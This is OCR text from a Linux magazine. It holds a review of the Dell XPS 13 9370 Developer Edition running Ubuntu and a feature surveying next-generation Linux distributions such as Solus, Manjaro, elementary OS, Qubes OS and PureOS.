Aside from Project Sputnik – apparently named because Canonical's Mark Shuttleworth was the second ever private 'space tourist' (albeit on a Soyuz capsule, but hey, Sputnik sounds cooler) – Dell also has other long-term commitments to Linux. All Dell servers are available with multiple versions of Ubuntu or Red Hat Enterprise Linux. A significant number of client platforms are also available from the factory with NeoKylin (aka 'Linux for China') and although development appears to have stalled somewhat. Dell via Alienware has been a significant supporter of Valve's Debian-based gaming distribution SteamOS.

Dell also sells a range of Chromebooks (which of course are Linux powered) so its investment in alternatives to the 'Windows only' approach of many of its competitors is refreshing. This is compounded by the prominence of Barton and his team in the Linux community – aside from the products themselves, they are staunch proponents of the platform.



Above You can opt for an FHD resolution screen rather than 4K if you want... but why would you?

HARDWARE

Dell XPS 13 9370

Price
£1,667 (including VAT)
Website
www.dell.co.uk
Specs
CPU Intel Core i7-8550U Processor (8M Cache, up to 4.0 GHz)
Display 13.3-inch 4K Ultra HD (3,840 x 2,160) InfinityEdge touch display
Graphics Intel UHD 620
RAM 16GB LPDDR3 2133MHz
Storage 512GB PCIe Solid State Drive
Ports 2x Thunderbolt 3 with PowerShare & DC-In & DisplayPort, 1x USB-C 3.1 with PowerShare, DC-In & DisplayPort
See website for more

Dell sticks with the 'If it ain't broke, don't fix it' formula for another generation of XPS

At first glance you could be forgiven for thinking that the new XPS 13 9370, originally dubbed the Developer Edition, is actually the last-generation XPS 13. This is because Dell has consistently chosen evolution rather than revolution for its top of the range small laptop, focusing mostly on keeping the internals bang up to date while sticking to a tried and tested design.

The new laptop carries over a number of design elements from the 9365, shrinking in size and eschewing USB-A ports in favour of USB-C/Thunderbolt. The finish and shade of silver on the lid are tweaked, but overall the design remains one that successfully combines both an understated business attitude and a 'Look at me!' wow factor courtesy of those thinner screen bezels. The drop in size and weight represents a 24 per cent reduction in volume and it's a noticeable improvement. This is partly achievable due to a reduction in the size of the battery, which drops from 60Wh to 52Wh, although due to increased efficiencies elsewhere this doesn't equate to a reduction in battery life. Aside from the loss of the USB-A ports, the other significant space-saving change is a microSD rather than full SD slot.

When laptops thin down, often one of the first things to suffer is the keyboard. Thankfully, that's not the case here. The keyboard mechanism is new, but still remains a great keyboard to type on. We were somewhat disappointed that the Windows key remains on the Linux edition – but apparently that's due to Microsoft's licensing terms.

The love it or (more likely) hate it camera remains below the screen, but now it's in the

Above The default silver machined aluminium looks smart enough – not that you have any other option with a 4K display

centre, for slightly better-aligned up-nose shots. The power button remains in the same position rather than being on the side as it was with the 9365. Charging on the laptop is now available only via USB-C – there's no conventional barrel port. A compact charger is included in the box, and given there are three ports the charger can be used with, we think this is a positive step.

Major boost

The 9370 features the 8th generation i7-8550U chip, which brings quad-core power to the U chips for the first time. The already excellent display also gets a bump from QHD+ to 4K (an FHD option remains). The top-spec screen is simply stunning; as well as the higher resolution it has a better contrast ratio, is brighter and sports better viewing angles. It's simply the best screen you'll find on a laptop of this size. Touch support is included, which does mean a glossy finish – albeit with a glare-reduction coating.

> "The laptop is an output of Dell's own well-established Ubuntu effort, and we had no issues with software"

The XPS 13 9370 ships with Ubuntu 16.04 LTS out of the box, and we threw some of our most demanding development tasks at it (compiling Android from scratch is one of our favourites). The extra horsepower provided by the quad-core CPU meant a considerable performance improvement over its predecessor. Even better, Dell appears to have equipped the 9370 with vastly improved thermals, with the fan much less likely to kick in than on its predecessor, which was a common complaint. Another common gripe of XPS users is coil whine – that irritating high-pitched noise some components emit when running at full power – which was absent on our test unit during review.

On a day to day basis, the 9370 is a very easy device to live with. It has fantastic portability, blistering performance, an incredible screen, a comfortable keyboard and good Wi-Fi connectivity, and aside from an occasional grumble when needing to connect a USB A device, there's really not a lot to fault provided you don't plan to use the webcam too often.

The laptop is an output of Project Sputnik, Dell's own well-established Ubuntu effort, and we encountered no issues with software at all – either with the supplied LTS distro or by updating to the latest non-LTS release. We also installed a number of alternative distros without issues. We mentioned that the battery capacity has been reduced slightly for this revision, but in our testing we saw little to no appreciable change in longevity; a full work-day is easy meat for this machine.

Oddly, if you want a white/rose-gold model rather than the default silver you're out of luck unless you opt for a version with Windows included and an FHD (rather than 4K) display. Because of the extra cost of the Windows licence, this actually turns out to be more expensive than the model we reviewed, at least at the time of writing.

You also get a fingerprint reader that's only supported in Windows. It'll work if you are a user that dual-boots – and of course it may be supported in Linux at some point in the future.


Paul O'Brien


BENCHMARKS
Putting it to work

Here's how the Dell XPS 13 9370 performed in the Phoronix Test Suite Complex System test:

Apache (static web page serving)	27120.47
c-ray (total time)	37.80
Ramspeed (fp)	16104.05
Ramspeed (int)	16463.21
Postmark (disk transaction performance)	2,186

What we found particularly impressive when benchmarking was the low deviation from the best scores across multiple tests. This supports our findings that thermals are much improved on the 9370, leading to reducing throttling at high loads.





Pros

Offers a fantastically portable experience with excellent performance from 8th generation quad-core processor, class-leading 4K display and a comfortable keyboard.


Cons

It's a brilliant laptop, but if we had to quibble, the webcam is a little disappointing and it doesn't support USB-A ports.

Summary


It barely seems possible but Dell has made its flagship laptop even better by reducing the size and weight, amping up the processor and packing in a 4K screen. No other Linux laptop compares.

10



NEXT-GEN DISTROS

Which distributions will we be using in the years to come? **Paul O'Brien** investigates – and wonders if the alternatives in the Linux world mean it could feel very different in the future



AT A GLANCE

Where to find what you're looking for

- **It just works! p66**
  Distributions that 'just work' out of the box are vital to Linux's future and will help shape the next generation, but there's still room for more technical offerings too.
- **Accessible and beautiful p67**
  A sensible set of initial applications and design to rival commercial OSes are becoming widespread. Linux general app support is key too; the continuing improvement of apps such as LibreOffice helps.
- **Chrome-OS inspired p68**
  Linux-based Chrome OS has been far more popular than anticipated, inspiring Chromium OS-based spin-offs and conventional Linux-based homages.
- **Safe and secure p69**
  Distributions with a focus on security offer differing levels of protection, from ultra-secure options to slightly tweaked versions of the main popular distros. User awareness of security is growing.

As time progresses, Linux continues to mature and become increasingly powerful for all types of users. From the desktops of those of us that prefer to use the open source OS as our daily productivity platform to powering millions of servers on the internet, it touches virtually everybody's daily lives, even if they don't realise it. Despite the popularity of Ubuntu, the Linux family continues to provide a rich variety of alternative offerings for all types of users, many of which show great promise for the next generation of Linux.

One growing trend within Linux distros is to be less of a jack-of-all-trades but instead to offer a more tailored experience based on a specific use case. Linux's roots are well represented, with a wide range of 'expert' distros for security researchers, developers, artists, musicians and educators to name just a few. But general-purpose distros also remain popular and Linux is more accessible and polished than ever before. This makes it easy for beginners to get started, and ensures that the visual experience of using something other than Windows or MacOS no longer feels second-class.

In addition to the core distro, we are already seeing advancements in the realm of package distribution which mean that for those who are new to Linux, installing and uninstalling applications will be a much more pleasant experience. Of course, even for those of us who are expert users, any improvement in this area is very welcome. Flatpak and Snap packages have the potential to genuinely revolutionise Linux (particularly on the desktop), marking a change that has been desperately needed on the platform for a long period of time – from both user and developer perspectives. If installing an application is easier and developing and packaging an application is much easier too, everybody wins.

> "The Linux family continues to provide a rich variety of alternative offerings for all types of users"


Exactly how we use Linux distributions is gradually changing over time. The container revolution driven by Docker and Kubernetes is well under way, fundamentally changing how Linux is used in the server world. Virtualisation on the desktop continues to improve too both at the hardware level and in software, making the use of multiple OSes concurrently a much more appealing proposition than it was a few years ago.

Even Microsoft offers Linux virtualisation on Windows, which would have been unthinkable just a year or two ago. This same hardware-level virtualisation technology is driving improvements in personal security – particularly valuable as users are increasingly conscious of the safety of their data.

So, what does the 'next gen' hold? In the coming years you may or may not be running a different version of Linux to the one you're using today, but it's likely that how it works under the skin, how it looks, how easy it is to set up and use, and how safe your data is may evolve considerably from what things look like today. Let's examine some of the possibilities that the future holds, given the trends we're seeing today... ▸

It just works!

Linux distros that 'just work' on a wide variety of hardware take the OS beyond the developer audience



Above Budgie Desktop emphasises accessibility for new users

FEATURE HIGHLIGHT

Arch with an installer

The process of installing Arch Linux is a command-line-driven affair that involves downloading the ISO, configuring the network and partitioning manually, installing the base OS and then carrying out a whole host of configuration tasks that can be daunting even for the experienced user. Installing Manjaro is the polar opposite experience: the ISO boots into a full live distro experience from where, after having a good try of the system, the user can launch a graphical installer. The installer itself has only a handful of self-explanatory steps that are required to get fully up and running.


One question that's sure to polarise the opinion of Linux fans is 'Does it matter if Linux is difficult to set up and use?'. Linux's roots are obviously among users who can – and even choose to – get deep down and dirty with the internals of a system to get it working at all and get it working well. While this is all well and good, it creates a barrier to entry – perceived by some as no bad thing, but by many others as a fundamental problem for Linux. Great strides have been made in this area in recent years, and improvements will continue for next-generation distros.

> "Solus ships with a well-rounded suite of apps for office users, devs, gamers and content creators"

Solus (**https://solus-project.com**) is a great example of a distro that is designed to 'just work'. Designed for home computing use, Solus provides several tailored experiences so that 'out of the box', anyone can get up and running – whether they have modern hardware (in which case the Budgie desktop is used) or older machines (in which case it's MATE). A Gnome option is also available. Solus ships with a well-rounded suite of apps for office users, developers, gamers and content creators, plus an easy to use software centre; and is provided as a curated rolling distribution, making the update process easier and maintaining stability. Solus is unique in that it's built from the ground up rather than being based on another distro. Installation is easy and quick, it's fast and well-designed in use, and epitomises the 'just works' mantra, perhaps too well for some – if you like to tinker, Solus probably isn't for you!

When choosing an accessible Linux distro, the last place you would probably look is Arch, which puts off all but the most hardened of Linux fans at the installation stage. This is a shame, because Arch is a great distro. Enter Manjaro Linux (**https://manjaro.org**), providing all the benefits of its Arch base but with a focus on user-friendliness and accessibility. As such Manjaro is suitable for beginners as well as experienced Linux users. Available in Xfce, KDE and Gnome versions, like Solus Manjaro uses a rolling-release model. If the next-gen brings Arch to the masses, it's likely to be Manjaro that makes it possible.

Below Pamac is used for package management on the Xfce version of Manjaro



Accessible and beautiful


Linux innovation goes beyond the internals with new, beautiful, accessible distributions to challenge the prettiest alternatives

While the 'just works' distros are gaining in popularity and look set to play a big part in the future of Linux, other distros are taking a different approach. These are going beyond a focus on core functionality and the initial setup process by looking at both the visual aspects of the distro and the simplicity of the experience for a specific type of user.

The leading example of this today – and a distro that has dramatically increased in popularity – is elementary OS (**https://elementary.io**). Right from the off elementary is touted as a 'fast and open replacement for Windows and Mac OS'. Elementary is based on Ubuntu LTS and includes the Pantheon desktop environment. Aside from a beautiful visual style that will feel particularly familiar to Apple converts, Elementary includes just a core set of custom apps with the ideal functionality required for the average user, together with the AppCenter, which focuses on simple app discovery and installation, as well as offering a 'pay what you want' paid-app model for indie developers.

Endless OS (**https://endlessos.com**) is another distro that takes a similar approach, trying not to overwhelm out of the box but skewing to a more specific use case. Endless intends to be an all-round distro that also offers educational tools to a modern family. Although over 100 apps are included, specific steps have been taken to avoid this feeling overwhelming by basing the custom UI on a Smartphone paradigm, something that will feel instantly familiar to most users. Endless is built on Debian and is also available pre-installed on Endless Computer hardware.

> "Endless OS includes a core set of custom apps ideal for the average user"



Above Endless OS presents a more smartphone-like interface **Right** If a distro doesn't look good, it can be a turn-off for new users. There's no such issue with elementary OS!

DISTRO SPOTLIGHT
Other forward-thinking distros

Antergos
Antergos is another option based on Arch Linux, adding a graphical installer to the distro. It focuses on simplicity, offering a fully configured OS with sensible defaults to get started right away. It uses the Numix theme for a fresh, modern appearance.

Linux Mint
Linux Mint's goal is to produce a modern, elegant distribution blending ease of use with powerful features. Based on Ubuntu, it's designed to be ready to go from the off. Community-driven development means a thriving user base and growing popularity.

Nitrux OS
Nitrux is a relatively new Linux distribution which focuses on design. It's based on Ubuntu but features Nomad desktop, which is built on KDE Plasma 5 and Qt. Other major features include a built in-firewall, Snap-based software and semi-rolling release model.


Chrome-OS inspired


The success of Chrome OS has led to distributions that mimic its ultra-light, web-focused approach

When Chromebooks first launched, many scoffed at their chances of making a significant impact on the computing world. After all, who would really want an OS that basically only runs a web browser? Well, as it turned out, quite a few people did.

Chrome OS is still growing in popularity, particularly in the low-cost and educational markets, and its simplicity and Material Design visuals certainly appealed to more people than expected. Given this success, it's no surprise that Linux developers have seen fit to follow suit with distributions that echo the Chrome OS approach.

Of course, Chrome OS itself can be installed courtesy of Chromium open source-based project releases such as the impressive Neverware CloudReady (**www.neverware.com**). Neverware also recently acquired the developers of Flint OS, a similar product which offers Chromium OS for non-Chromebook devices. One distro taking a slightly different approach is Liri (**https://liri.io**). Based on Arch – which is clearly growing in popularity as a base for other projects – Liri is currently at the alpha release stage and intends to make use of Google's Material Design in a traditional Linux environment, implementing it within the very latest software frameworks. The result is an OS that, while still in its early stages and absolutely not suitable as a daily driver as yet, looks set to be a contender for the next-gen crown.





Above Liri brings Google's Material Design to Linux, and looks likely to become more widespread
Below left Neverware provides the ability to run Chrome OS on non-Chromebook hardware

Another impact of Chromebooks is that they provide access to cheap, high-quality hardware that's more than capable of running most Linux distros. If you have a Chromebook, you can either stick with Chrome OS and run Linux using a utility such as Crouton, or ditch the factory-installed OS completely and install an alternative such as GalliumOS, **https://galliumos.org**.

Gallium is a Xubuntu-based distro that incorporates specific tweaks and fixes to enable it to run well on Chromebooks, including an improved trackpad driver and device-related bug fixes. The result is impressive: it's less restrictive than Chrome OS, but with most of the benefits.

DISTRO SPOTLIGHT

Other forward-thinking distros

Android-x86
Linux underpins the world's most popular mobile operating system: Android. But its use isn't limited only to mobiles – you can run it on your PC too, using this project.

Bliss OS
Android-x86 works pretty well on a computer, but Bliss OS provides an Android-based OS specifically optimised for laptops and desktops. The community-based release is surprisingly stable.

Tails
Privacy is a growing concern so it's not a bad idea to carry a bootable USB with a distro on it for using with unfamiliar PCs. Tails is ideal for this – it's entirely self-contained and leaves no trace on the PC.

Subgraph OS
Subgraph OS is a hardened distro based on Debian Linux, designed to be particularly resistant to surveillance and interference by third parties. It's now in alpha.

Safe and secure


Safety and security are hot topics in today's always-connected environments, and Linux distros are reflecting this mindset

When you're working on your computer, you expect your data to be safe. Even if you're not someone who is specifically at risk, you expect your operating system to look out for you. Until now, this hasn't really been a major focus – Linux has enjoyed something of a 'security through obscurity' resilience to attacks and together with the peer-reviewed security nature of open source, most mainstream distros haven't trumpeted their security features. This is slowly changing, however, with the introduction of distros such as PureOS, **https://pureos.net**.

Pure OS is a Debian-based distro using the Gnome desktop environment which comes with leading privacy-protecting applications installed. Out of the box you'll find Tor support, the DuckDuckGo search engine, the EFF's Privacy Badger and a custom web browser, PureBrowser, which includes built-in support for HTTPS Everywhere.

> "Should Purism succeed in delivering a fully functioning phone OS, it will have achieved something Canonical couldn't"


Pure OS takes a very 'light touch' approach to privacy and security; it's far closer to a standard distro than Subgraph for example, but also doesn't implement the same level of security. PureOS is available as a pre-installed option on several laptops from Purism, but intriguingly the team is also releasing a PureOS-based phone. Should Purism succeed in delivering a fully functioning phone OS later this year, it will have achieved something Canonical couldn't see through with its Ubuntu Touch project (see box on the right).



Below Pure OS maintains the feel of a conventional Debian/Gnome distro, but includes pre-installed privacy applications **Above** Qubes OS uses coloured window borders to indicate which Qube an application is running in, to help you understand their security levels

At the other end of the spectrum we have Qubes OS (**https://www.qubes-os.org**), the 'reasonably secure operating system' which, despite the humble tag line, very much focuses on security. Qubes OS implements secure compartmentalisation using the Xen hypervisor – the same software relied on by many major hosting providers to isolate websites and services from each other. Each compartment, known as a qube, remains completely secure against cross-contamination from another Qube. See **LU&D**189 for a complete tutorial.

ALTERNATIVE HIGHLIGHT
Is Ubuntu Touch dead?



Above Although Canonical has killed Ubuntu Touch, it lives on through UBports

Ubuntu Touch is a long-running effort to produce a touch-friendly phone and tablet version of Ubuntu. Begun in 2011, the project was canned by Canonical in April 2017 as the Ubuntu desktop distro moved back to Gnome. As is often the way with open source, however, the project lives on as it's been picked up by the UBports team (**https://ubports.com**). As well as continuing the development for phones and tablets, UBports is hoping to build the convergence product, which envisaged being able to connect a mobile device to a screen and keyboard and use it as a primary machine – an idea gaining popularity.

ON SALE NOW!


AMAZON ECHO SHOW vs ECHO SPOT
T3
SMARTER LIVING
HANDS-ON
SAMSUNG GALAXY S9
...leads our look at the year's most desirable tech – discover the gadgets you need right now
HOT 100
NEXT-GEN 4K TVS • SMART ASSISTANTS
AR GLASSES • CONNECTED FITNESS
ELECTRIC VEHICLES • ROBOT HELPERS
WIN! A 4K OLED TV WORTH £3K!

Available at **WHSmith, myfavouritemagazines.co.uk**
or simply search for 'T3' in your device's App Store

SUBSCRIBE TODAY AND SAVE!
www.myfavouritemagazines.co.uk/T3

